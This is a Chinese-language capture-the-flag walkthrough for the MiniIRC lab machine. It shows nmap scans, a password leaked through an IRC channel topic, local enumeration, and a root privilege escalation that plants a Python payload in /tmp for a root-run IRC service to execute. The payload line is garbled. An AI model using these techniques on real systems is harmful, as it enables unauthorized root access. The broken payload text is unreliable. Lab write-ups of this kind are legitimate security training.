未命名 1



一. **Windows PowerShell 远程连接** Kali

实验拓扑：Windows 主机运行 VirtualBox ，里面跑 Kali 和 MiniIRC 靶机； Windows 上打开 PowerShell 远程 SSH 到 Kali 做渗透操作。

二. 主机发现（扫描网段存活主机）

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sn 192.168.56.0/24
[sudo] password for kali:
Starting Nmap 7.99 ( https://nmap.org ) at 2026-10-07 05:07 -0400
Nmap scan report for 192.168.56.1
Host is up (0.00025s latency).
MAC Address: 0A:00:27:00:00:11 (Unknown)
Nmap scan report for 192.168.56.100
Host is up (0.00019s latency).
MAC Address: 08:00:27:40:42:5B (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.109
Host is up (0.00085s latency).
MAC Address: 08:00:27:9E:FF:76 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.102
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 10.15 seconds
```

扫描结果发现存活 IP：192.168.56.109 就是 MiniIRC 靶机。

三.端口服务全端口扫描

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sV -Pn -p- --min-rate 1500 -T4 192.168.56.109
Starting Nmap 7.99 ( https://nmap.org ) at 2026-10-07 05:10 -0400
Nmap scan report for 192.168.56.109
Host is up (0.00045s latency).
Not shown: 65532 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 10.0p2 Debian 7+deb13u4 (protocol 2.0)
80/tcp   open  http    Apache httpd 2.4.68 ((Debian))
6667/tcp open  irc?
MAC Address: 08:00:27:9E:FF:76 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 181.22 seconds
```

发现 6667 IRC,注意到靶机名,优先测试

四. 连接 6667 IRC 服务


连接成功后，依次输入 IRC 协议指令：

NICK probe

USER probe 0 * :probe

JOIN #maze

TOPIC #maze



成功拿到账号密码：

账号：c1trus 密码：fL3FG3qahxBbFbEyxckP


五. 打开浏览器访问靶机 Web 页面

补充：SSH 不能直接作为 c1trus 登录


尝试 ssh c1trus@192.168.56.109 得到 Permission denied（publickey），说明 SSH服务只接受公钥认证。此处改用 MiniIRC 的本地 tty，并通过 Windows PowerShell 的VBoxManage 向虚拟机键盘输入登录信息。

1. 查看当前所在目录

pwd



2. 列出当前目录文件



3. 查看系统版本信息（寻找内核提权漏洞）

uname -a



4.查看所有可执行 SUID 文件（重点！SUID** 程序**是提权常见突破口）**

find / -perm -4000 2>/dev/null



5.查看 c1trus 家目录里的文件

```
$ ;ls -la /home/c1trus

total 28
drwxr-xr-x 2 c1trus c1trus 4096 Oct  7 03:30 .
drwxr-xr-x 3 root   root   4096 Oct  5 22:01 ..
-rw-r--r-- 1 c1trus c1trus  220 Mar  8  2026 .bash_logout
-rw-r--r-- 1 c1trus c1trus 3526 Mar  8  2026 .bashrc
-rw------- 1 c1trus c1trus   20 Oct  7 03:30 .lesshst
-rw-r--r-- 1 c1trus c1trus  807 Mar  8  2026 .profile
-rw-r--r-- 1 c1trus c1trus   44 Oct  5 22:01 user.txt
```


看到了 user.txt ，直接读取用户 flag

```
$ cat /home/c1trus/user.txt

flag{user-613c4e375f9db8b8f6a4f65b9e3dab05}
```

六.接下来尝试获取 rootflag,先确认 c1trus 不在 sudo 权限组，再查看进程、服务和 opt。SUID 列表虽然可以作为常规排查项，但本题真正有价值的是 MiniIRC 服务本身


1.查看 sudo 权限



sudo -l

2.查看系统内 SUID 文件

find / -perm -4000 2>/dev/null



3.查看计划任务 crontab

ls -l /etc/cron.*

;cat /etc/crontab




4.查看.lesshst（less 命令历史，有可能有打开过的敏感文件）

cat /home/c1trus/.lesshst



下一步考虑进入 c1trus 本地控制台绕过/tep隔离

登录 c1trus 用户



第一步：创建恶意文件

echo 'import os; os.system Π id >/tmp/root __ id; cp/root/root. txt/tmp/root. txtΠ' >

/tmp/pwn2.py

第二步，检查文件是否生成



第三步，切到 Kali 的 nc 窗口，连接

nc 192.168.56.109 6667

然后依次发这三行（一行敲完回车一次）

NICK pwn


USER pwn 0 * :pwn

JOIN #pwn2

发送完 JOIN #pwn2 的瞬间，漏洞触发，python 代码以 root 执行。

第四步，切回 MiniIRC 终端读取 flag

cat /tmp/root.txt



结论：通过 IRC 主题泄露凭据进入本地用户，再利用 root MiniIRC 对 /tmp频道状态文件的 exec() 执行，完成 userflag 和 rootflag 的读取。